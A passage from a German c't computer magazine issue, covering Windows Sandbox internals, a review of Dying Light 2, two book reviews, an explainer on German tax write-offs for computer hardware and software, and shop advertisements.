Ein findiger Zeitgenosse, Alex Ilgayev, hat ausbaldowert, wie man die von Microsoft als Vorlage für die Sandbox verwendete VHDX-Datei manipulieren kann und das Ganze für Windows 10 dokumentiert (siehe ct.de/ywxw oder [2]). Das grobe Vorgehen ist einleuchtend: Dazu ist ein für die Sandbox zuständiger Dienst vorübergehend zu beenden, die VHDX-Datei mit dem Basis-Image zu bearbeiten und anschließend der Dienst neu zu starten. Leider unterscheiden sich Windows 10 und 11 hier offenbar – unter 11 heißt die Datei anders. Ob sich nur die Namen oder auch die Mechanismen der Sandbox zwischen Windows 10 und 11 unterscheiden, haben wir nicht ergründet.

Die Dokumentation lässt tief in die Funktionsweise der Windows-Sandbox blicken: Microsoft stapelt die in der Windows-Virtualisierung verwendeten virtuellen Festplatten (VHDX-Dateien) und baut aus der Vorlage und den ohnehin vorhandenen Systemdateien nebst einer beschreibbaren Schicht die virtuelle Platte für die Sandbox. Für die grafische Darstellung der Sandbox greift Microsoft auf Funktionen des Remote-Desktop-Protokolls zurück (RDP). Sogar das für den Dateiaustausch im Netz bekannte SMB spielt eine Rolle.

Allein wegen der vielen verwendeten Schnittstellen und dem möglichen Daten-

austausch mit dem Host, halten wir es für keine besonders gute Idee, die Windows-Sandbox zu verwenden, um versuchsweise Schädlinge in einer Windows-Umgebung auszuführen. Die Isolation gegen das als Host laufende Windows dürfte kaum besser sein als in einer Hyper-V-VM. Und Schadsoftware erkennt ohnehin, dass sie in einer virtuellen Umgebung läuft.


Das Windows-Feature ist nützlich, um Konfigurationsänderungen an der eigentlichen Windows-Installation zu verhindern (etwa solche des Bausatzes des c't-Notfall-Windows) und um Software zu testen. Leider sind die Möglichkeiten, die Umgebung an eigene Wünsche anzupassen, doch arg begrenzt. Der Kniff, via WinGet-Paketverwaltung die Umgebung zu ergänzen, frisst bei jedem Start leider umso mehr Zeit, je mehr Ausstattung man in der Sandbox braucht. Cooler wäre es, wenn Microsoft beim Start ein Sandbox-eigenes VHDX-Template zulassen würde – na, ja vielleicht kommt das ja in Windows 12. (ps@ct.de) 

Literatur

- [1] Stephan Bäcker, Peter Siering, c't-Notfall-Windows 2022, Bausatz für ein vom USB-Stick laufendes Notfallsystem, c't 2/2022, S. 12
- [2] Alex Ilgayev, Playing in the (Windows) Sandbox: <https://research.checkpoint.com/2021/playing-in-the-windows-sandbox/>

Quellen und Software: ct.de/ywxw

Der Gerätemanager in einer Windows-Sandbox verrät die Verwandtschaft zu Hyper-V.





Böse neue Welt

Dying Light 2 – Stay Human: Verbissen, verirrt, verzockt

Dying Light 2: Stay Human versetzt in eine düstere Zukunft, in der ein Zombievirus herumgeisert und verfeindete Fraktionen um die Macht kämpfen.

Von Andreas Müller

Die Geschichte spielt einige Jahre nach den Ereignissen des ersten Teils. Das Zombievirus schien zunächst besiegt, kehrt jetzt aber umso grausamer zurück. Überall verwandeln sich Menschen in gefühlkalte Monster, die Gesellschaft zerbricht. In dem Chaos sucht Abenteurer Aiden verzweifelt nach seiner Schwester Mia. Dabei gerät er nicht nur zwischen die Fronten rivalisierender Fraktionen, sondern auch in die Fänge eines verrückten Wissenschaftlers.

Willkommen in Zombieland!

Dying Light 2 ist ein Open-World-Spiel, das enorme spielerische Freiheit verspricht. Zusammen mit dem beliebten Zombie-Genre hat das Horror-Action-Abenteuer des polnischen Entwicklungsstudios Tech-

land eigentlich alle Voraussetzungen für den Spieleblockbuster des Frühjahrs.

Volle 500 Stunden Spielzeit verspricht Techland, losziehen kann man allein oder mit bis zu vier anderen im Koop. Die Zombiejagd ist vollgestopft mit Altbekanntem: kleine Aufträge für die Einheimischen ausführen, Windräder durch Geschicklichkeitsprüfungen freischalten oder spezielle Zonen auskundschaften, die nur nachts erreichbar sind. Fies: Da sich Aiden in der Dunkelheit selbst in einen Zombie zu verwandeln droht, muss er Sicherheitszonen mit heilemdem UV-Licht suchen oder Medikamente nehmen. Zwischen diesen Ausflügen darf sich Aiden meist im Nahkampf mit Horden von Zombies herumschlagen. Das ist selbst in der geschnittenen deutschen Version äußerst brutal und blutig. Im Kampf reicht oft simples Draufhauen, Ausweichen, Draufhauen. Taktik ist erst beim höchsten Schwierigkeitsgrad nötig.

Das Alleinstellungsmerkmal ist die rasante Parkour-Action. In der Ego-Perspektive geht es über Dächer, an Seilbahnen entlang und mit gewagten Sprüngen über große Abgründe. Das sieht zwar spektakulär aus, sorgt aber bei der unglückli-

chen Perspektive für einen schlechten Überblick und so manchen Sturz in die Tiefe. Hat man sich daran gewöhnt, warten Erfahrungspunkte und Rohstoffe, mit denen Aiden neue Fähigkeiten erlernt oder seine Waffen verbessert. Das klingt nach einer komplexen Spielmechanik, entpuppt sich aber als heiße Luft: Einige Fähigkeiten sind spielerisch unnütz, manche Waffen-Upgrades sind so mächtig, dass keine weiteren mehr nötig sind.

Während die Open World hauptsächlich Genre-Versatzstücke zu einem vermeintlich prallen Spielpaket schnürt, macht die Story am Ende nachdenklich. Was bist du bereit zu opfern, um die Welt zu retten? Oder pfeifst du darauf und folgst nur deinen eigenen Interessen? Dank zahlreicher Entscheidungen im Spielverlauf gibt es mehrere Enden. Zumindest in diesen Momenten zeigt Techland eine packende Dystopie mit einer Gesellschaft am Scheidepunkt.

Die visuell schön umgesetzte Welt strotzt vor Gewalt, die schon den Vorgänger in Deutschland auf den Index verbannte. Für den deutschen Markt wurde daher eine geschnittene Version des Spiels vorbereitet, die fürs Erste aber nur auf Konsolen veröffentlicht wurde. Die PC-Ausgabe ist nun doch auch in Deutschland ungeschnitten. Auf Nachfrage gab Techland an, dass diese bei einer Indizierung durch die geschnittene Variante ersetzt werde.


Fazit

Weniger wäre mehr gewesen. Hinter den angepriesenen 500 Spielstunden von Dying Light 2 verstecken sich altbekannte Open-World-Spielmechaniken, die Konkurrenten wie Horizon: Zero Dawn wesentlich anspruchsvoller und spektakulärer umsetzen. Es ist vor allem die düstere Story mit weitreichenden Entscheidungen und einem nachdenklichen Ende, die im Gedächtnis bleibt. Technisch und visuell weiß das Spiel dagegen durchgehend mit detaillierten Umgebungsgrafiken und Lichtspielen zu überzeugen. (lmd@ct.de) **ct**

c't-angezockt-Video: ct.de/yy9w

Dying Light 2: Stay Human

Horror-Action	
Vertrieb	Koch Media, Techland, dl2.dyinglightgame.com/de
Systeme	Windows, PS4/5, Xbox One/Series
USK	ab 18 Jahre (Konsolenausgabe)
Preis	70 €



Tobias Schrödel,
Christian Solmecke,
Nora Wunderlich

WTF?!

So tickt das Netz

Arena, Würzburg 2021
ISBN 978-3401600602
208 Seiten, 13 €
(Epub-/Kindle-E-Book: 10 €)

Schlaglichter für Verstehenwoller

Welche Bücher empfiehlt man weitgehend technikfremden (Groß-)Eltern, die die Lebenswelt junger Social-Media-Nutzer besser begreifen möchten? Beispielsweise solche wie das betont flott daherkommende und dabei angenehm kompetent verfasste „WTF?!“.

Der als „Comedyhacker“ bekannte Tobias Schrödel pflegt das Bewusstsein für IT-Sicherheitsrisiken auf volksnahe Weise zu vermitteln. Rechtsanwalt, Kolumnist und YouTuber Christian Solmecke versteht sich darauf, Rechtsprobleme im Social-Media-Umfeld publikumsfreundlich aufzuspießen. Die Psychologin Nora Wunderlich schließlich liefert die pädagogische Perspektive mit Empathie und kritischem Hinterfragen des digitalen Geschehens.

Gemeinsam beleuchten sie in kurzen Kapiteln 32 Themen rund um den digitalen Medien- und Kommunikationsalltag. Sie haben ihr Buch in Sprachstil und Aufmachung insbesondere auf junges Publikum zugeschnitten sowie auf Eltern, die verstehen möchten, mit welchen Herausforderungen Instagram und Konsorten ihren Nachwuchs konfrontieren. Leser werden durchgängig geduzt.

Ein starker Schwerpunkt liegt auf rechtlichen und psychologischen Gesichtspunkten. So nehmen die Autoren etwa die Rolle von Influencern in den Blick und gehen zugleich auf das Erfordernis der Werbekennzeichnung ein. Die knappe Schilderung einzelner Rechtsfälle lässt juristische Themen lebendig werden.

Die Erläuterungen zur Rolle von Algorithmen machen manche Effekte auf Social-Media-Plattformen verständlich, die für Außenstehende zunächst rätselhaft erscheinen. Das Autorenkollektiv spart dabei nicht mit Anekdoten aus der Praxis. Auch Fake Shops, das Darknet und der Handel von Kryptowährungen kommen technisch niedrigschwellig zur Sprache. Die Ausführungen über verschiedene IT-Sicherheitsprobleme orientieren sich am Bedarf von Heimanwendern. Geradezu genial wirkt die Art, wie die Autoren das Thema Ransomware und Online-Erpressung behandeln. Zum Umgang mit persönlichen Daten liefern sie alltagstaugliche Überlegungen.

Dass es auch ein Internet vor und abseits von Social-Media-Plattformen gibt, sollte man nicht vergessen – und so enthält das Buch auch einen Abschnitt zur Geschichte der verschiedenen Techniken. Es verdient nicht das Etikett „Fachliteratur“, eignet sich aber prima zum Verschenken an technisch weniger Kundige.

(Tam Hanna/psz@ct.de)

Visionen und Netzgeschäft

Das hochkarätige Autorentrio stellt sich der Aufgabe, den Metaverse-Nebel zu lichten. Allgemeinverständlich und kurzweilig behandelt das Buch Kernaspekte zukunfts-trächtiger immersiver Netzkommunikation.

Vor 30 Jahren hat Neal Stephenson in seinem Roman „Snow Crash“ den Begriff „Metaverse“ geprägt. Dass seine Wortschöpfung derzeit als Buzzword allerorten auftaucht, hat etwas mit Mark Zuckerberg und den Vorstellungen zu tun, die diesen dazu brachten, sein Facebook-Imperium in „Meta“ umzubenennen. Der Social-Media-Mogul hat Mitarbeiter und Investoren auf ein Internet der Zukunft eingeschworen, das die physische Welt mit virtueller und erweiterter Realität verzahnt. Was das Metaverse aber genau sein oder werden soll, erscheint ausgesprochen schillernd.

Andreas Dripke ist als Informatiker und Wirtschaftler ein Urgestein des digitalen Geschäfts. Mittlerweile arbeitet er als Global Chairman beim Thinktank „Diplomatic Council“, der UNO-Beraterstatus besitzt. Marc Ruberg ist Kernphysiker, Informatiker und Mitglied des Chaos Computer Club. Auch er gehört zum „Diplomatic Council“, ebenso wie Marketing-Fachmann Detlef Schmuck, der IT-Sicherheit zu seinen Interessenschwerpunkten zählt. Das Autorentrio macht sich auf die Suche nach einer tauglichen Metaverse-Definition. Außerdem beschreiben die drei den Stand wichtiger Techniken, skizzieren mögliche künftige Entwicklungen und sparen auch nicht mit kritischen Anmerkungen.

Noch längst sind nicht alle technischen Voraussetzungen für ein jederzeit und überall verfügbares Immersionsmedium erfüllt. Man braucht bessere Netzwerkanbindungen sowie kleine, leistungsfähige Hardware wie etwa Smart Glasses. Ohne fortgeschrittene KI werden die anfallenden Datenmengen nicht zu analysieren sein und für all das ist eine umweltverträgliche Stromerzeugung nötig. Die Interoperabilität zwischen einzelnen Diensten fehlt bislang ebenso wie ein Metaverse-taugliches einheitliches Bezahlwesen. Damit eine neue Online-Welt tatsächlich erfolgreich sein kann, gibt es nicht zuletzt auch Sicherheitsprobleme zu lösen. Identitätsdiebstahl, Viren und Ransomware stehen im Raum – und mit gewaltig anwachsenden Datenmengen werden die Erfordernisse von Datenschutz und Privatsphäre wichtiger denn je. Das alles und mehr sprechen die Autoren im Rahmen ihres leicht zu lesenden Überblicks an, der Chancen und Risiken gleichermaßen berücksichtigt.

(Maik Schmidt/psz@ct.de)



Andreas Dripke,
Marc Ruberg,
Detlef Schmuck

Metaverse

Was es ist, wie es funktioniert,
wann es kommt

Diplomatic-Council-Verlag
(Books on Demand), Wiesbaden 2022
ISBN 978-3947818877
256 Seiten, 18 €
(Epub-/Kindle-E-Book: 13 €)



In einem Rutsch

Steuern sparen bei Computerhard- und -software

Zusätzliche Kosten fürs Home-office abfedern, die Wirtschaft ankurbeln, die Digitalisierung voranbringen – es gibt viele Gründe, warum die Politik die Anschaffung von Digitalgütern fördern möchte. Für das Steuerjahr 2021 gelten wesentliche neue Steuererleichterungen bei Hard- und Software. Wir erklären, wer davon profitiert und welche Details zu beachten sind.

Von Martin Weigel

Schon die Regierung unter Kanzlerin Merkel wollte die Digitalisierung der Gesellschaft vorantreiben und die IT-Wirtschaft durch Kaufanreize stützen. Dazu legte der damalige Koalitionsvertrag zwischen CDU und SPD fest, die Abschreibungszeit für Wirtschaftsgüter, darunter Hard- und Software, erheblich zu verkürzen. Kürzlich stellte der neue Finanzminister Lindner weitere Erleichterungen in Aussicht (siehe Kasten auf S. 175).

Da sich die Vorgängerregierung nicht mehr dazu in der Lage sah, das Vorhaben in Gesetzesform zu gießen, handelte Anfang 2021 die Ministerpräsidentenkonferenz: Die Länderchefs beschlossen am 19. Januar 2021 geänderte Abschreibungsre-

geln für bestimmte digitale Wirtschaftsgüter als sogenannte „untergesetzliche Regelung“. Das Bundesministerium der Finanzen (BMF) veröffentlichte daraufhin am 26. Februar 2021 ein Schreiben, in dem es die neuen Regeln festlegte (siehe [ct.de/yftb](https://www.ct.de/yftb)). Dieses einer EU-Verordnung entlehnte Schreiben sollten Sie sich herunterladen, denn es enthält wichtige Definitionen, die man bei der Steuererklärung zur Hand haben sollte.

Grundlegende Änderung

Die Neuregelung bedeutet eine Systemänderung: Bisher legte die Finanzverwaltung in speziellen Abschreibungstabellen fest, welche Nutzungsdauer sie für ein

bestimmtes Wirtschaftsgut schätzte und über welchen Zeitraum es daher abzuschreiben war. Nun hat sie eine gesetzgleiche Regelung in die Welt gesetzt, die deutliche Veränderungen bei der Abschreibung bringt. Die wichtigsten Punkte aus dem BMF-Schreiben (im Weiteren: „Schreiben zur Digital-AfA“) lassen sich wie folgt zusammenfassen:

- Die anzusetzende Nutzungsdauer bestimmter Hard- und Software, die nach dem 1. Januar 2021 gekauft wurde, beträgt ein Jahr. Sämtliche Anschaffungskosten können in einer Summe vollständig als Abschreibungsbetrag geltend gemacht werden (Sofortabschreibung).
- Dies gilt auch, wenn der Kauf in der zweiten Jahreshälfte 2021 stattfand – bisher galt eine genaue Aufteilung nach Monaten.
- Die Regelung gilt auch für Unternehmen mit abweichendem Wirtschaftsjahr.
- Restabschreibungsbeträge für Wirtschaftsgüter, die nach dem 1. Januar 2020 angeschafft wurden, können in voller Höhe als Werbungskosten/Betriebsausgaben angesetzt werden.
- Es gibt ein Wahlrecht: Nach der Anschaffung eines neuen Computers, neuer Software oder ähnlicher berufsbezogen genutzter Produkte kann der Käufer entscheiden, ob er die sofortige Abschreibung in Anspruch nehmen will oder – wie bisher – die Abschreibung über einen längeren Zeitraum wählen möchte.

Für „Normalbürger“ ist die Abschreibung steuerlich nur relevant, wenn sie bei ihren Einkünften aus nicht selbstständiger Tätigkeit den Pauschbetrag in Höhe von 1000 Euro überschreitet, den § 9a EStG ohne Nachweise gewährt. Die sofortige

vollständige Abschreibung von Hard- und Software ermöglicht es vielen Steuerzahlern nun erstmals, mit ihren geltend zu machenden Werbungskosten die magische 1000-Euro-Grenze zu überschreiten – insbesondere weil die ebenfalls neue Homeoffice-Regelung gilt.

Bei den Kosten für Hardware darf nur der Anteil angesetzt werden, zu dem PC, Laptop oder sonstige begünstigte Anschaffungen später beruflich genutzt werden. Insbesondere für Unternehmen bedeutet das, dass sie die Frage „Leasing oder Kauf?“ neu durchrechnen sollten. Ganz neue Erleichterungen ergeben sich bei der Abschreibung von Software.

Geringwertige Wirtschaftsgüter

Bisher konnte man lediglich solche Hard- und Software, die nicht mehr als 800 Euro netto gekostet hat – bei einem Umsatzsteuersatz von 19 Prozent also 952 Euro brutto – im Jahr der Anschaffung vollständig absetzen (§ 9 Abs. 1 Satz 3 Nr. 7 EStG); Software mit Anschaffungskosten unter dieser Grenze heißt steuerlich „Trivialsoftware“. Die Regelung des Schreibens zur Digital-AfA bringt nun in solchen Fällen einen Vorteil, in denen die Brutto-Anschaffungskosten höher als 952 Euro sind.

Was man bei einem Kauf von Hard- und Software für die Abschreibung zusammenfassen kann, lässt sich nur von Fall zu Fall entscheiden. So ist beim Kauf von Software zu unterscheiden, ob sie ein selbstständiges oder unselbstständiges, sogenanntes „immaterielles“ Wirtschaftsgut darstellt (BFH-Urteil dazu unter [ct.de/yftb](https://www.ct.de/yftb)). Ist eine Software als selbstständiges Wirtschaftsgut zu behandeln, wird sie unabhängig von der Hardware abgeschrieben

ct kompakt

- Kosten für Hard- und Software können anders als bisher komplett für das Jahr der Anschaffung steuerlich geltend gemacht werden.
- Für welche Art von Geräten dies gilt, legt ein nicht immer eindeutiges Schreiben des Bundesministeriums der Finanzen fest, das Interpretationsspielraum lässt.
- Bei der Abschreibung von beruflich oder betrieblich genutzter Software gelten besonders deutliche Erleichterungen.

ben und bei Buchführungspflichtigen bilanziert. Falls eine Software dagegen lediglich Teil eines anderen Wirtschaftsguts ist, erfolgt eine einheitliche Abschreibung und Bilanzierung.

Wird Hardware als „Geringwertiges Wirtschaftsgut“ (GWG) abgeschrieben, kann die sofortige Abschreibung in voller Höhe unabhängig von den Regelungen des Schreibens zur Digital-AfA erfolgen. Buchführungspflichtige müssen dann allerdings darauf achten, dass diese Wirtschaftsgüter – wie bisher – in ein Verzeichnis gemäß § 6 Abs. 2 EStG aufzunehmen sind, falls diese Angaben nicht aus der Buchführung ersichtlich sind. Umgekehrt entfällt die Aufzeichnungspflicht, falls die Abschreibung auf der Grundlage des Schreibens zur Digital-AfA erfolgt.

Grauzonen

Was als Hardware der kurzen Abschreibungsdauer unterliegt, wird in Anlehnung an die EU-VO 617/2013 vom 26. Juli 2013 („Ökodesign-Verordnung“, siehe [ct.de/yftb](https://www.ct.de/yftb)) im Schreiben zur Digital-AfA näher definiert. Der Kasten „Welche Hardware wird gefördert?“ nennt die wichtigsten Kategorien dieses Abschnitts. Dabei ist jedoch zu beachten, dass man nicht sämtliche Gerätegruppen der EU-Verordnung in das BMF-Schreiben übernommen hat. Für Hardware, die im Schreiben zur Digital-AfA nicht aufgeführt ist, kann die neue, kurze Abschreibungsdauer nicht in Anspruch genommen werden.

Die Trennung zwischen geförderter und nicht geförderter Hardware ist mitunter unklar. So lässt das Schreiben offen, welche Server von der Regelung erfasst

Viertes Steuerhilfegesetz auf dem Weg

Auch im laufenden Jahr sind Unternehmen und Arbeitnehmer wirtschaftlich stark von der Pandemie betroffen. Dem will Finanzminister Lindner mit dem Vierten Corona-Steuerhilfegesetz Rechnung tragen. Im Anfang Februar erschienen Referentenentwurf für das neue Gesetz ([ct.de/yftb](https://www.ct.de/yftb)) steht beispielsweise, dass Arbeitnehmer auch für das Jahr 2022 die Homeoffice-Pauschale von 5 Euro pro Tag für Heimarbeit ohne Arbeitszimmer geltend machen können – wie im Vorjahr für maximal 120 Tage, also auf 600 Euro pro Jahr beschränkt [1].

Eine Corona-Ausnahme für Unternehmer will der Minister ebenfalls verlängern: Für Wirtschaftsgüter, die 2022 angeschafft werden, gewähren die Finanzbehörden die degressive Abschreibung für Abnutzung (AfA) mit dem Faktor 2,5 gegenüber der zuvor geltenden linearen AfA, maximal also 25 Prozent der Anschaffungskosten beziehungsweise des Restbuchwerts pro Jahr. Die degressive Abschreibung war 2020 mit dem Zweiten Corona-Steuerhilfegesetz wieder eingeführt worden.



Auf der Website des Bundesministeriums der Finanzen kann man sich das Schreiben zur Digital-AfA zum Nachschlagen für die Steuererklärung herunterladen.

werden. Es führt bei der geförderten Hardware neben „Workstations“ und „mobilen Workstations“ nur „Small-Scale-Server“ auf. Unklar ist beispielsweise, ob auch Server in Rechenzentren gefördert werden. Eine Negativliste mit nicht geförderten Gerätekategorien würde Klarheit schaffen. Bisher weigert sich das Finanzministerium allerdings, eine solche Liste aufzustellen.

Während das Schreiben zur Digital-AfA die verschiedenen Arten geförderter Rechner detailliert aufführt, nennt es Peripheriegeräte lediglich beispielhaft. Klar ist: Eingabegeräte wie Tastatur, Maus, Grafiktablett, Scanner, Mikrofon und Headset sowie externe Speicher (Festplatte, DVD-Laufwerk, Flash-Speicher, USB-Stick) und Ausgabegeräte (Beamer, Lautsprecher, Monitore, Drucker) können ebenfalls sofort abgeschrieben werden.

Die wohl größte Freude dürfte bei der neuen Abschreibung von beruflich oder betrieblich genutzter Software herrschen. Unter Software wird jegliche Betriebs- und Anwendersoftware zur Dateneingabe und -verarbeitung verstanden. Die steuerliche Regelung zur Sofortabschreibung bezieht sich nicht nur auf Standardanwendungen, sondern auch auf individuell abgestimmte Anwendungen wie ERP-Software oder Warenwirtschaftssysteme, deren Kosten in die Millionen gehen können. Steuerberater jubeln, da mit der neuen Verwaltungsregelung eine Vielzahl steuerlicher Abgrenzungsfragen bei der Bilanzierung und Abschreibung solcher Systeme weg-

fallen. Wirtschaftsprüfer weisen jedoch darauf hin, dass das Schreiben zur Digital-AfA nur steuerliche Wirkung entfaltet – die Handelsbilanz ist mit jeweils eigenen Werten aufzustellen.

Es wird grün

Der steuerliche Vorteil soll nur für Neanschaffungen gewährt werden, die der Maxime der Energiesparsamkeit genügen. Daher wird für die im Schreiben zur Digital-AfA aufgeführte Computerhardware

nur dann die kurze Abschreibungszeit gewährt, wenn „gemäß Anhang II der Verordnung (EU) Nr. 617/2013 zur Durchführung der Richtlinie 2009/125/EG eine ‚Kennzeichnungspflicht des Herstellers‘ besteht, wonach die Produktart nach Art. 2 der EU-Verordnung in den technischen Unterlagen anzugeben ist“. Was diese Formulierung für den Einzelnen Zeitpunkt noch nicht abschließend beurteilen. Denn die EU-Verordnung, von der hier die Rede ist, regelt für elektronische Gerätschaften wie Computer, wie die Richtlinie 2009/125/EG konkret umzusetzen ist. Es geht darum, sicherzustellen, dass die Anforderungen an die umweltgerechte Gestaltung („Ökodesign“) energieverbrauchsrelevanter EDV-Produkte erfüllt sind.

Problematisch könnte es werden, wenn der neue Computer in einem Computerladen oder vom Käufer selbst aus Einzelkomponenten zusammengebaut wurde. Möglicherweise genügt es jedoch, die – jeweils vom Hersteller zertifizierten – Bauteile aufzulisten, um auch einen individuell zusammengestellten Rechner im ersten Jahr komplett abschreiben zu können. Das BMF hat auf Nachfragen dazu die Antwort verweigert. Daher kann es bei einem Selbstbau-PC gewiss nicht schaden, die verwendeten Einzelteile aufzulisten und gegebenenfalls Ökodesign-Angaben der Hersteller zu zitieren.



Die sogenannte Ökodesign-Verordnung der EU aus dem Jahr 2013 diente als Grundlage für die im BMF-Schreiben festgelegten Förderrichtlinien.

Welche Hardware wird gefördert?

Unter dem Begriff „Computerhardware“ verstehen die Verfasser des Schreibens zur Digital-AfA „Computer, Desktop-Computer, Notebook-Computer, Desktop-Thin-Clients, Workstations, Dockingstations, externe Speicher- und Datenverarbeitungsgeräte (Small-Scale-Server), externe Netzteile sowie Peripheriegeräte“.

Jede dieser Kategorien wird in dem Schreiben kurz charakterisiert. Abschnitt 3.a) der Begriffsbestimmung definiert beispielsweise einen „Tablet-Computer“ als „eine Notebook-Computerart, die sowohl über ein eingebautes berührungsempfindliches Anzeigegerät als auch über eine eingebaute physische Tastatur verfügt“. Wer lediglich ein Android-Tablet oder ein iPad gekauft hat, wird diese Kosten demnach nicht geltend machen können. Beim Kauf von Tablet plus externer Tastatur ließe sich argumentieren, dass beides zusammen der Definition entspreche.

Zu den Gerätekategorien, die nicht im Schreiben genannt werden und für die daher vermutlich keine Direktabschreibung möglich ist, gehören aktive und passive Netzwerkkomponenten, Datenschränke und Racks, Digitalkameras nebst Objektiven, Smartphones und Telefonanlagen. Auch Zubehör wie Notebook-Taschen und -Trolleys fallen nicht unter die neuen Regelungen.

Viele offene Fragen

Die Abschreibung von Hard- und Software wird durch die neuen Regeln völlig umgestaltet. Viele Steuerzahler können sich über Vereinfachungen freuen und möglicherweise erstmals ihre beruflichen IT-Kosten steuermindernd beim Finanzamt anmelden. Allerdings bleiben bisher noch eine ganze Reihe von Fragen offen. Das Problem besteht darin, dass die Finanzverwaltung zu Zweifelsfragen erst dann eine Position beziehen wird, wenn die Veranlagungen stattfinden. Wir wünschen uns mehr Bürger- und Unternehmensfreundlichkeit vom BMF.

Besonders für bilanzierende Unternehmen gibt es noch viel zu klären. So dürfte der Wechsel auf die verkürzte Abschreibungszeit nicht möglich sein, falls in der Vergangenheit die Pool-Abschreibung nach § 6 Abs. 2a EStG gewählt wurde. Es bleibt abzuwarten, wie sich die Finanzbehörden zu dieser Frage positionieren werden. Es empfiehlt sich für Unternehmen, ein eigenes Aufwandskonto für die Abschreibung auf der Grundlage des neuen BMF-Schreibens zu bilden. So lässt sich eine Abgrenzung gegenüber GWG- und Abschreibungskonten herbeiführen.

Gewerbesteuerpflichtige Unternehmer sollten mit ihrem Steuerberater die Frage diskutieren, ob durch das Urteil des Bundesfinanzhofs vom 26.2.2021 (Az. BFH III R 38/17) eine gewerbesteuerliche Hinzurechnung bei einer Anschaffung und sofortigen Abschreibung von Software erfolgen muss (BFH-Urteil siehe ct.de/yftb).

(dwi@ct.de) **ct**

Literatur

- [1] Martin Weigel, Salto pauschale, Jahressteuergesetz 2020: neue Werbungskostenregelung fürs Homeoffice, c't 2/2021, S. 36

Schreiben zur Digital-AfA, Verordnungen und Urteile: ct.de/yftb

Maßgeschneidert!

Bauen Sie Ihren Wunsch-PC



**Heft + PDF
mit 29% Rabatt**

Sie folgen nicht dem Massengeschmack und den Hersteller-Vorgaben bei Komplett-PCs?

Dann finden Sie in diesem Heft Tipps für die Komponentenauswahl Ihres individuellen PCs – sowohl als Neuanschaffung oder zum Aufrüsten des alten:

- ▶ 2 Bauvorschläge: High-End- & Gaming- oder Mini-PC
- ▶ Hardware-Anforderungen für Windows 11
- ▶ Aktuelle Prozessoren sowie Tipps zum Energiesparen und Übertakten
- ▶ Im Test: 16 aktuelle PCI-Express-3.0- und 4.0-SSDs

**Heft für 14,90 € • PDF für 12,99 €
Bundle Heft + PDF 19,90 €**



shop.heise.de/ct-hardwareguide21

Generell portofreie Lieferung für Heise Medien- oder Maker Media Zeitschriften-Abonnenten oder ab einem Einkaufswert von 20 €. Nur solange der Vorrat reicht. Preisänderungen vorbehalten.

Für Wissenshungrige

Ausgewählte Fachliteratur

shop.heise.de/buecher



Michael Bonacina
Python 3: Programmieren für Einsteiger

Dieses Buch legt besonderen Fokus auf die Objekt-orientierte Programmierung (OOP) und das Erstellen von grafischen Oberflächen. Nach dem Durcharbeiten der Übungsaufgaben des Buches kann der Leser eigene komplexere Python Anwendungen inklusive grafischer Oberfläche programmieren.

ISBN 9783966450072
shop.heise.de/python3-einsteiger **13,90 €** >



Christian Solmecke, Sibel Kocatepe
DSGVO für Website-Betreiber

Ihr Leitfaden für die sichere Umsetzung der EU-Datenschutz-Grundverordnung. Experten erklären Schritt für Schritt, wie Sie Ihren Webauftritt vollständig rechtskonform gestalten – gut verständlich auch für Nichtjuristen.


ISBN 9783836267120
shop.heise.de/dsgvo-websites **39,90 €** >



Jörg Frochte
Maschinelles Lernen (2. Aufl.)

Maschinelles Lernen ist ein interdisziplinäres Fach, das die Bereiche Informatik, Mathematik und das jeweilige Anwendungsgebiet zusammenführt. In diesem Buch werden alle drei Teilgebiete gleichermaßen berücksichtigt.

ISBN 9783446459960
shop.heise.de/maschinelles-lernen **38,00 €** >



Karl Matthias, Sean P. Kane
Docker Praxiseinstieg (2. Aufl.)

Lernen Sie, wie Sie Docker-Images Ihrer Anwendungen erstellen, testen und deployen sowie skalieren können, und wie Sie die Container in der Produktivumgebung pflegen und warten. Die Einrichtung und das Testen von Docker-Anwendungen kommen ebenso zur Sprache wie das Debugging eines laufenden Systems.

ISBN 9783958459380
shop.heise.de/docker-praxis2 **25,99 €** >



Stefan Aumüller
LEGO® Hacks

Dieses Buch zeigt, wie aus LEGO und dem Arduino faszinierende Modelle werden. Lernen Sie, Sensoren und Aktoren, mit LEGO-Elementen zu verbinden und daraus viele neue spannende Projekte aufzubauen. Auch Grundlagen der Elektronik werden Ihnen vermittelt.

ISBN 9783864906435
shop.heise.de/buch-legohacks **29,90 €** >



Wolfgang Ertel, Ekkehard Löhmann
Angewandte Kryptographie (6. Aufl.)

Ziel des Buches ist es, Grundwissen über Algorithmen und Protokolle zu vermitteln und kryptographische Anwendungen aufzuzeigen. Mit so wenig Mathematik wie nötig, aber vielen Beispielen, Übungsaufgaben und Musterlösungen.

ISBN 9783446463134
shop.heise.de/kryptographie6 **34,99 €** >



